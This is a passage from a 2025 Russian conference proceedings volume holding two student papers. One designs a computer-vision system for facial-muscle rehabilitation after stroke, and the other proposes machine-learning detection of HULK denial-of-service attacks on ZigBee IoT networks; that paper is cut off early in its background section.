САНКТ-ПЕТЕРБУРГСКАЯ МЕЖРЕГИОНАЛЬНАЯ КОНФЕРЕНЦИЯ
ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ РЕГИОНОВ РОССИИ

САНКТ-ПЕТЕРБУРГСКАЯ МЕЖДУНАРОДНАЯ КОНФЕРЕНЦИЯ
РЕГИОНАЛЬНАЯ ИНФОРМАТИКА

Сборник трудов

РЕГИОНАЛЬНАЯ ИНФОРМАТИКА И ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ

Выпуск 15

Санкт-Петербург
2025

САНКТ-ПЕТЕРБУРГСКАЯ МЕЖРЕГИОНАЛЬНАЯ КОНФЕРЕНЦИЯ
ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ РЕГИОНОВ РОССИИ

САНКТ-ПЕТЕРБУРГСКАЯ МЕЖДУНАРОДНАЯ КОНФЕРЕНЦИЯ
РЕГИОНАЛЬНАЯ ИНФОРМАТИКА

Сборник трудов

РЕГИОНАЛЬНАЯ ИНФОРМАТИКА И ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ

Выпуск 15

Санкт-Петербург
2025

УДК (002:681):338.98

Р32

Региональная информатика и информационная безопасность.
Р32 Сборник трудов. Выпуск 15 / СПОИСУ. – СПб., 2025. – 298 с.
ISBN 978-5-00182-161-8

В сборник включены статьи участников Санкт-Петербургской международной конференции «Региональная информатика» и Санкт-Петербургской межрегиональной конференции «Информационная безопасность регионов России», проведенных при поддержке Правительства Санкт-Петербурга, объединенных в рубрики двух молодежных научных школ «Интеллектуальные безопасные информационные системы и технологии» и «Безопасные системы связи». Сборник статей предназначен для широкого круга руководителей и специалистов органов государственной власти и местного самоуправления, промышленности, науки, образования, бизнеса, аспирантов и студентов высших учебных заведений, специализирующихся в вопросах информатизации, связи, информационной безопасности и защиты информации.

УДК (002:681):338.98

Редакционная коллегия: *Б.Я. Советов, В.В. Касаткин*
Компьютерная верстка и дизайн: *А.С. Михайлова*

Публикуется в авторской редакции

Подписано в печать 15.10.2025. Формат 60x84⅛. Бумага офсетная.
Печать – ризография. Усл. печ. л. 34,6. Тираж 500 экз. Заказ № 1382.1
Отпечатано в ООО «ИПЦ «Измайловский»
190005, Санкт-Петербург, Измайловский пр., 18-д

ISBN 978-5-00182-161-8

ST. PETERSBURG INTERREGIONAL CONFERENCE
INFORMATION SECURITY OF RUSSIAN REGIONS

ST. PETERSBURG INTERNATONAL CONFERENCE
REGIONAL INFORMATICS

Proceedings

REGIONAL INFORMATICS AND INFORMATION SECURITY

The Issue No 15

St. Petersburg
2025

МОЛОДЕЖНАЯ НАУЧНАЯ ШКОЛА «ИНТЕЛЛЕКТУАЛЬНЫЕ БЕЗОПАСНЫЕ ИНФОРМАЦИОННЫЕ СИСТЕМЫ И ТЕХНОЛОГИИ»

УДК 004.89:616.833.17

ПРОЕКТИРОВАНИЕ ИНТЕЛЛЕКТУАЛЬНОЙ ИНФОРМАЦИОННОЙ СИСТЕМЫ ДЛЯ ПРОВЕДЕНИЯ ТРЕНИРОВОК ПО ВОССТАНОВЛЕНИЮ МИМИЧЕСКИХ МЫШЦ ПОСЛЕ ИНСУЛЬТА

Авдеева Таисия Михайловна, Жаранова Анастасия Олеговна, Литвинов Владислав Леонидович
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: tavdeeva-1@yandex.ru, zharanovaan@gmail.com, vlad.litvinov61@gmail.com

Аннотация. В данной статье представлен проект интеллектуальной информационной системы для восстановления мимических мышц после инсульта. Актуализирована разработка специализированной системы для персонализированной реабилитации мимических мышц с автоматизированным контролем прогресса и возможностью дистанционного использования. Проанализированы существующие системы для реабилитации после инсульта и выявлены их недостатки. Построена модульная схема, демонстрирующая взаимодействие ключевых модулей системы. Создана диаграмма деятельности для демонстрации процесса прохождения тренировки пациентом. Рассмотрен алгоритм работы нейросетевого модуля. Система обеспечит эффективную реабилитацию за счет автоматизированного контроля выполнения упражнений, объективной оценки динамики состояния и доступности для пациентов. Определены перспективы развития и перечень технологий для разработки информационной системы.

Ключевые слова: информационная система; проектирование; мимические мышцы; реабилитация после инсульта; UML; компьютерное зрение; сверточные нейронные сети; медицина; контроль прогресса.

DESIGNING AN INTELLIGENT INFORMATION SYSTEM FOR CONDUCTING TRAINING ON MIMIC MUSCLE RECOVERY AFTER STROKE

Avdeeva Taisiya, Zharanova Anastasia, Litvinov Vladislav
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: tavdeeva-1@yandex.ru, zharanovaan@gmail.com, vlad.litvinov61@gmail.com

Abstract. This paper presents the design of an intelligent information system for the rehabilitation of mimic muscles after stroke. The development of a specialized system for personalized rehabilitation of mimic muscles with automated progress control and the possibility of remote use is actualized. Analyzed existing systems for stroke rehabilitation and identified their shortcomings. A module diagram was constructed to demonstrate the interaction of system modules. An activity diagram was created to demonstrate the patient's training process. The algorithm of the neural network module is reviewed. The system will provide effective rehabilitation due to the automated control of exercise performance, objective assessment of the state dynamics and accessibility for patients. The prospects of development and the list of technologies for the development of the information system are determined.

Keywords: information system; design; mimic muscles; stroke rehabilitation; UML; computer vision; convolutional neural networks; medicine; progress control.

Введение. Инсульт остается одной из ведущих причин инвалидности в России, оказывая значительное влияние на качество жизни пациентов и их социальную адаптацию. Нарушения мимики, возникающие у большинства пациентов после перенесенного инсульта, затрудняют выполнение базовых функций, осложняют коммуникацию и нередко приводят к социальной изоляции. Медико-социальная значимость проблемы определяется как ее высокой распространенностью, так и длительным периодом восстановления.

В настоящее время реабилитация мимических мышц в основном осуществляется в медицинских учреждениях под наблюдением специалистов и с применением стандартных комплексов упражнений [1]. Однако данные методы имеют ограничения: они не всегда учитывают индивидуальные особенности пациентов, требуют регулярного доступа к квалифицированному персоналу, а оценка прогресса часто носит субъективный характер.

Особенно остро эти проблемы проявляются в отдаленных регионах, где медицинская инфраструктура развита недостаточно.

С точки зрения государственной политики развитие подобных технологий соответствует приоритетам цифровой трансформации. Национальная программа «Цифровая экономика Российской Федерации» (реализовывалась до 2024 г.) подчеркивает необходимость внедрения интеллектуальных систем для повышения качества и доступности медицинских услуг. Указ Президента Российской Федерации от 21 июля 2020 г. № 474 «О национальных целях развития Российской Федерации на период до 2030 года» задает стратегическую рамку цифровой трансформации, а национальный проект «Экономика данных и цифровая трансформация государства» (2025–2030 гг.) конкретизирует меры по развитию цифровой инфраструктуры и платформенных решений. Кроме того, Указ Президента Российской Федерации от 10 октября 2019 г. № 490 «О развитии искусственного интеллекта в Российской Федерации» выделяет внедрение искусственного интеллекта в здравоохранение как приоритетную задачу, включая применение анализа изображений и видео в медицинских целях. В совокупности эти нормативные акты актуализируют необходимость разработки отечественных интеллектуальных систем, обеспечивающих дистанционную, персонализированную и клинически обоснованную реабилитацию пациентов после инсульта.

Применение современных технологических решений позволит создать новый стандарт реабилитации, сочетающий точность клинического контроля с доступностью домашних тренировок. Система обеспечит непрерывный мониторинг состояния пациента и научно-обоснованный подход к восстановлению мимических мышц, соответствующий требованиям современной медицины.

На сегодняшний день существует множество систем для реабилитации пациентов после инсульта, среди которых можно выделить платформы Neofect, MindMotion GO, FaceSlim и MimicMe. Результаты анализа показали, что существующие системы обладают рядом общих недостатков:

— ориентация на общую двигательную реабилитацию, когнитивные функции или косметические аспекты, в то время как пациенты с нарушением мимики нуждаются в специализированной терапии, направленной на восстановление мимических мышц;

— высокая стоимость оборудования (например, VR-шлемов и сенсоров), от которого зависят многие платформы, ограничивает доступность таких систем для широкого круга пользователей;

— недостаточная интеграция с медицинскими специалистами, что затрудняет своевременную коррекцию программ реабилитации и оценку прогресса из-за отсутствия возможности удаленного мониторинга.

Мировые тенденции подтверждают, что ИИ активно внедряется на всех этапах постинсультной терапии — от диагностики до долгосрочной реабилитации. В исследованиях последних лет [2-4] отмечается рост интереса к домашним цифровым реабилитационным решениям с применением сенсоров, VR/AR и компьютерного зрения. Однако специализированные системы, ориентированные именно на восстановление мимических мышц, встречаются крайне редко, что подтверждает актуальность разработки отечественного решения.

На основании полученных данных сформулированы следующие основные функциональные требования к разрабатываемой системе:

— выполнение тренировок мимических мышц в соответствии с заданными упражнениями;
— реализация функции регистрации врача;
— возможность регистрации пациента и его прикрепления к конкретному врачу;
— функционал просмотра динамики восстановления пациента;
— обеспечение сохранения данных о проведенных тренировках в базе данных системы.

Для создания эффективной и удобной информационной системы в области восстановления мимических мышц после инсульта система будет разделена на взаимосвязанные модули, каждый из которых отвечает за определенную функциональность.

1. Модуль авторизации. Включает в себя регистрацию и аутентификацию пользователей. Для врача создается отдельный аккаунт, а пациент прикрепляется к врачу.

2. Модуль тренировок. Отвечает за проведение тренировок для пациента, а именно за выдачу упражнений и оценку степени выполнения с помощью встроенного нейросетевого модуля.

3. Модуль аналитики. Включает в себя сбор и анализ данных о тренировках, прогрессе в восстановлении, формирование отчета и визуализацию.

4. Модуль личного кабинета врача. Отвечает за управление программой восстановления пациента, получение отчетов о пациентах, отправки сообщений пациентам.

5. Модуль личного кабинета пациента. Включает в себя получение отчета о восстановлении, выдачу рекомендаций, систему достижений и визуализацию прогресса восстановления.

Схема взаимодействия модулей информационной системы представлена на рис. 1.

Предлагаемая система объединяет достижения в области искусственного интеллекта, биомедицинской инженерии и телемедицины, что обеспечивает возможность не только улучшения функциональных показателей пациента, но и создания цифрового профиля реабилитации, который может интегрироваться в электронные медицинские карты, соответствуя требованиям федеральных стандартов обмена медицинскими данными.



Рис. 1. Модульная схема системы

В ходе проектирования информационной системы используется объектно-ориентированный язык моделирования UML. Диаграммы деятельности помогают улучшить понимание процессов системы и являются ключевым элементом для разработки и дальнейшей оптимизации пользовательского интерфейса. На диаграмме деятельности, изображенной на рис. 2, представлен процесс прохождения тренировки пациентом.



Рис. 2. Диаграмма деятельности «Прохождение тренировки»

В начале пациент выбирает опцию для старта тренировки, инициируя отправку запроса на сервер базы данных. После получения данных система отображает список упражнений, доступных для выполнения, и предоставляет пользователю возможность начать тренировку. В ходе выполнения упражнений система выводит информацию о текущем задании и запускает анализ выполнения через камеру, фиксируя результаты. На основе анализа осуществляется обработка изображения и передача данных о правильности выполнения. Если пациент успешно выполняет упражнение, осуществляется переход к следующему заданию. В случае 3 неудачных попыток предлагается альтернативное упражнение, что обеспечивает гибкость в тренировочном процессе. Все полученные данные сохраняются на сервере, что позволяет в дальнейшем анализировать результаты.

Одной из главных частей системы является нейросетевой модуль для проверки правильности выполнения упражнения. Рассмотрим его работу подробнее.

Первым этапом работы модуля является распознавание лица на изображении, которое работает на основе метода Виолы-Джонса с использованием примитивов Хаара. Данный подход основан на машинном обучении, где каскадная функция обучается на основе множества положительных (изображений лиц) и отрицательных изображений (изображений без лиц). Затем эта функция используется для распознавания лиц на других изображениях. Правильно обученный каскад Хаара имеет хорошую скорость выполнения классификации, а также неплохую устойчивость к отклонениям разного рода [5].

В стандартном методе Виолы-Джонса используются прямоугольные признаки, которые называются примитивами Хаара, представленные на рис. 3. В расширенном методе, использующемся в библиотеке OpenCV, используются дополнительные признаки. Эти примитивы позволяют найти границы лица, линии бровей, носа или рта.



Рис. 3. Основные и дополнительные примитивы Хаара

Алгоритм, принцип работы которого представлен на рис. 4, сканирует изображение с помощью примитивов, чтобы найти более светлые и темные участки, характерные для человеческого лица. Например, при усреднении значения яркости области глаз она будет темнее щек или лба, а область переносицы будет светлее бровей.



Рис. 4. Принцип работы примитивов Хаара

Значение признака вычисляется путем вычитания суммы значений яркостей точек, закрываемых светлой частью признака, из суммы значений яркостей точек, закрываемых темной частью признака, как показано в формуле (1).

$$f(x,y) = \sum_i p_b(i) - \sum_i p_w(i), \quad (1)$$

Обнаружение лица происходит за несколько этапов. На первом этапе находится первый признак, тем самым система понимает, что в этой области может быть лицо. Следующим этапом на данной области ищутся второй и третий признаки. Если в области найдено 3 признака, значит можно утверждать, что это лицо. В результате система получает область изображения, в которой присутствует только лицо.

Вторым этапом работы нейросетевого модуля является считывание мимики на лице.

В первую очередь исходное изображение преобразуется из цветного формата RGB или BGR в оттенки серого, чтобы уменьшить пространство объектов и повысить скорость работы нейронной сети. Область оттенков серого нормализуется и передается в обученную сверточную нейронную сеть (CNN).

Сверточные нейронные сети являются одной из форм многослойных нейронных сетей, эффективно работающих с данными сетчатой структуры: изображениями и видео [6].

Для получения результата правильности выполнения упражнения используется бинарная сверточная нейронная сеть, то есть архитектура искусственных нейронных сетей, предназначенная для бинарной классификации. В отличие от традиционных сверточных нейронных сетей, в таких сетях используются бинарные значения вместо вещественных.

Архитектура нейронной сети представлена на рис. 5. Нейронная сеть состоит из следующих слоев:

- Conv2D — сверточный слой;
- MaxPooling2D — слой максимального пулинга;
- Flatten — слой преобразования тензора в 1D-вектор;
- Dense — полносвязный выходной слой с сигмоидной функцией активации.



Рис. 5. Архитектура нейронной сети

Нейронная сеть получает на вход область лица с изображения и выдает результат правильности выполнения упражнения пациентом.

Для успешной реализации данной системы потребуется применение следующих технологий: язык программирования Python (используется для разработки серверной части системы), фреймворк PyQT5 (обеспечит создание интуитивно понятного графического интерфейса пользователя), библиотеки TensowFlow и OpenCV (основа для реализации нейросетевого модуля, отвечающего за обработку данных) и база данных PostgreSQL (потребуется для надежного хранения и управления данными системы).

Рассмотрим макеты интерфейса пациента, представленные на рис. 6.



Рис. 6. Макеты интерфейса для пациента

Главная страница пациента служит центральным узлом для доступа ко всем функциям реабилитационной программы. Она включает в себя быстрый доступ к основным разделам через иконки, блок с личными данными и контактами лечащего врача, а также приветствие.

Профиль пациента предназначен для управления персональной и контактной информацией, в нем собраны все ключевые данные. Интерфейс позволяет редактировать информацию через специальную форму, которая активируется кнопкой «Редактировать», что особенно важно при изменении контактных данных.

Чат пациента с врачом обеспечивает постоянную связь для консультаций. Интерфейс разделен на список диалогов и область переписки, где можно обмениваться текстовыми сообщениями и файлами. Пациент может быстро описать симптомы или уточнить детали упражнений, а врач — оперативно дать рекомендации.

Раздел тренировок разработан для ежедневных реабилитационных занятий. На начальной странице, загружаемой перед началом тренировки, содержится программа упражнений с детальными инструкциями, включая видео и изображения, которые помогают правильно выполнять каждое движение.

Статистика пациента предоставляет наглядные отчеты о ходе реабилитации. Здесь отображаются динамика улучшений и история выполненных упражнений. На этой странице пациент может получить рекомендации по восстановлению и экспортировать отчет в формат pdf.

Развитие системы предусматривает реализацию ряда направлений, ориентированных на повышение ее эффективности и доступности.

Интеграция технологий дополненной реальности (AR) в качестве подсказок позволит осуществлять коррекцию выполнения упражнения в режиме реального времени, что повысить эффективность терапии.

Разработка мобильного приложения обеспечит доступ пациентов к системе в любое время и в любом месте, что сделает реабилитационный процесс более гибким и комфортным.

На основе анализа данных пациентов планируется разработка алгоритмов, способных прогнозировать сроки восстановления, что позволит пациентам и врачам иметь более точные представления о ходе лечения.

Для подтверждения эффективности системы и ее адаптации к практическим потребностям планируется сотрудничество с медицинскими центрами. Клиническая валидация реальных условиях позволит оценить безопасность, эффективность и применимость системы в повседневной клинической практике.

Заключение. Разработка интеллектуальной информационной системы для восстановления мимических мышц после инсульта является значительным вкладом в совершенствование процесса реабилитации. Данная система, учитывающая индивидуальные характеристики пациентов и их потребности, способна значительно повысить эффективность выполнения упражнений и обеспечить более персонализированных подход к восстановлению мимических функций. В долгосрочной перспективе подобные решения могут быть интегрированы в федеральные и региональные телемедицинские платформы, что позволит формировать единую базу клинических данных, проводить эпидемиологические исследования и оптимизировать распределение ресурсов здравоохранения.

СПИСОК ЛИТЕРАТУРЫ

1. Завалий Л.Б., Рамазанов Г.Р., Калантарова М.В., Рахманина А.А., Холмогорова А.Б., Петриков С.С. Нейропсихические принципы восстановительного обучения в терапии пациентов с нейропатией лицевого нерва. // Журнал им. Н.В. Склифосовского Неотложная медицинская помощь, 2022, №11 (3), С. 457-463.
2. Kopallia S. R. Artificial intelligence in stroke rehabilitation: From acute care to long-term recovery // Neuroscience 572. 2025. P. 214-231. DOI: 10.1016/j.neuroscience.2025.03.017.
3. Zhang Zhichao, Lehua Yu. AI and stroke rehabilitation: the past, present and future // Regenesis, Repair & Rehabilitation. 2025. DOI: 10.1016/j.rerere.2025.05.002.
4. Arntz A. Technologies in Home-Based Digital Rehabilitation: Scoping Review // JMIR Rehabilitation and Assistive Technologies. Vol 10. 2023. DOI: 10.2196/43615.
5. Viola, P. Robust real-time face detection / P. Viola, M.J. Jones // Journal of Computer Vision. 2004. Vol. 57(2) C. 137-154.
6. Багаев, И.И. Анализ понятий нейронная сеть и сверточная нейронная сеть, обучение сверточной нейросети при помощи модуля TensorFlow // Математическое и программное обеспечение систем в промышленной и социальной сферах. 2020. Т.8. № 1 С. 15-22.

УДК 004.492.3

ЗАЩИТА СЕТИ ZIGBEE IOT ОТ РАСПРЕДЕЛЕННОЙ АТАКИ ТИП «ОТКАЗ В ОБСЛУЖИВАНИИ» HULK

Бабанов Захар Дмитриевич, Максименко Сергей Олегович, Шевченко Александр Александрович
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: zach.fadeev@yandex.ru, mmickeys@bk.ru, alex_pavel1991@mail.ru

Аннотация. В последние годы наблюдается рост числа распределенных атак типа «отказ в обслуживании» (DDoS), направленных на инфраструктуру Интернета вещей (IoT). Среди методов реализации таких атак особое место занимает HTTP Unbearable Load King (HULK), который характеризуется способностью обходить традиционные механизмы защиты, такие как брандмауэры, за счет генерации уникальных HTTP-запросов. Сеть ZigBee, несмотря на использование стандарта шифрования AES-128, остается уязвимой к подобным атакам из-за особенностей архитектуры, включая предсказуемую частоту опроса датчиков и передачу метаданных в открытом виде. Целью данной работы является разработка подхода к обнаружению атак HULK в сетях ZigBee с применением алгоритмов машинного обучения (ML). В исследовании сравниваются четыре классификатора: метод опорных векторов (SVM), случайный лес (RF), наивный байесовский классификатор (NB) и метод k-ближайших соседей (KNN). Эксперименты проводились в среде Mininet с использованием реального трафика IoT-устройств. Результаты показали, что RF и KNN демонстрируют наивысшую точность (97.08%) и F1-скор (98%), что делает их оптимальными для интеграции в системы защиты ZigBee-сетей.

Ключевые слова: ZigBee; DDoS; HULK; машинное обучение; reinforcement learning; кибербезопасность.

PROTECTION OF ZIGBEE IOT NETWORKS AGAINST DISTRIBUTED DENIAL-OF-SERVICE (DDOS) HULK ATTACKS

Babanov Zach, Maksimenko Sergey, Shevchenko Aleksandr
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: zach.fadeev@yandex.ru, mmickeys@bk.ru, alex_pavel1991@mail.ru

Abstract. In recent years, there has been a notable increase in distributed denial-of-service (DDoS) attacks targeting Internet of Things (IoT) infrastructure. Among the methodologies employed for such attacks, the HTTP Unbearable Load King (HULK) occupies a distinct position due to its capacity to bypass conventional defense mechanisms, such as firewalls, through the generation of unique HTTP requests. Despite employing the AES-128 encryption standard, ZigBee networks remain vulnerable to such attacks owing to architectural limitations, including predictable sensor polling frequencies and the transmission of metadata in plaintext. The objective of this study is to design a system for detecting HULK attacks in ZigBee networks by leveraging machine learning (ML) algorithms. The research evaluates four classifiers: Support Vector Machine (SVM), Random Forest (RF), Naive Bayes (NB),

and k-Nearest Neighbors (KNN). Experiments were conducted in a Mininet environment utilizing real-world IoT device traffic. The results demonstrated that RF and KNN achieved the highest accuracy (97.08%) and F1-score (98%), rendering them optimal for integration into ZigBee network defense systems.

Keywords: ZigBee; DDoS; HULK; machine learning; reinforcement learning; cybersecurity.

Введение. Современные тенденции цифровизации приводят к массовому внедрению IoT-устройств в промышленные, медицинские и бытовые системы. По прогнозам Gartner, к 2025 году количество подключенных устройств превысит 75 миллиардов. Однако рост IoT-инфраструктуры сопровождается увеличением угроз, среди которых выделяются DDoS-атаки. В 2016 году атака с использованием ботнета Mirai, состоявшего из IoT-устройств, вызвала масштабные перебои в работе сервисов Twitter, Netflix и GitHub.

ZigBee, как один из ключевых протоколов для IoT, обеспечивает низкое энергопотребление и надежную связь в mesh-сетях. Однако его безопасность остается проблемой. Встроенный стандарт AES-128 защищает данные, но не предотвращает атаки на уровне сетевого трафика, такие как HULK. Эта атака генерирует HTTP-запросы с случайными параметрами, что делает их неотличимыми от легитимного трафика для традиционных подходов к фильтрации.

В данной работе предложен трехэтапный подход (рис. 1): захват трафика через IoT-шлюз с использованием Wireshark; извлечение 6 характеристик, включая скорость запросов (SSIP) и отклонение пакетов (SDFP) [1, 2]; применение ML-моделей и RL для управления ключами.

Рис. 1. Последовательность действий, выполняемая в ходе предложенного трехэтапного подхода

Исследование вносит вклад в область безопасности IoT, предлагая подход, адаптированный к ограничениям ZigBee (низкая пропускная способность, энергоэффективность).

В качестве начала исследовательской работы был проведен анализ связанных работ.

В рамках исследования [3] авторы проанализировали открытые инструменты (DDoS Deflate, Fail2Ban) для прогнозирования атак на основе анализа трафика. Их работа подчеркивает важность мониторинга аномальных закономерностей, таких как резкий рост запросов от одного IP.

В работе [4] был предложен пороговый метод активации SVM-классификатора. При превышении скорости пакетов предлагаемый подход предполагает режим глубокой проверки, что снижает нагрузку на контроллер.

В [5], авторами была создана модель на основе двунаправленной RNN, которая достигла точности 99% в SDN-сетях. Однако её применение в распределенных сетях с множеством контроллеров вызывает проблемы синхронизации.

Авторы в [6] полагают, что использование SVM в SDN будет эффективным для анализа шести характеристик потока (например, количество SYN-пакетов). Точность в их исследовании составила 94%, но метод требователен к вычислительным ресурсам, что подтверждает выдвинутую гипотезу.

Большинство исследований фокусируются на SDN или облачных средах, игнорируя специфику IoT-протоколов, таких как ZigBee. Низкая пропускная способность (до 250 кбит/с) и энергетические ограничения требуют оптимизации алгоритмов для работы в реальном времени.

Сети ZigBee, основанные на стандарте IEEE 802.15.4 (рис. 2), широко применяются в умных домах, промышленной автоматизации и здравоохранении благодаря низкому энергопотреблению и поддержке mesh-топологий [7]. Однако их безопасность остается уязвимой из-за ограничений в реализации протокола, таких как использование стандартных ключей шифрования и предсказуемая частота опроса датчиков [8-9].

ZigBee поддерживает три типа устройств:

- координатор (ZC): управляет сетью, хранит ключи шифрования;
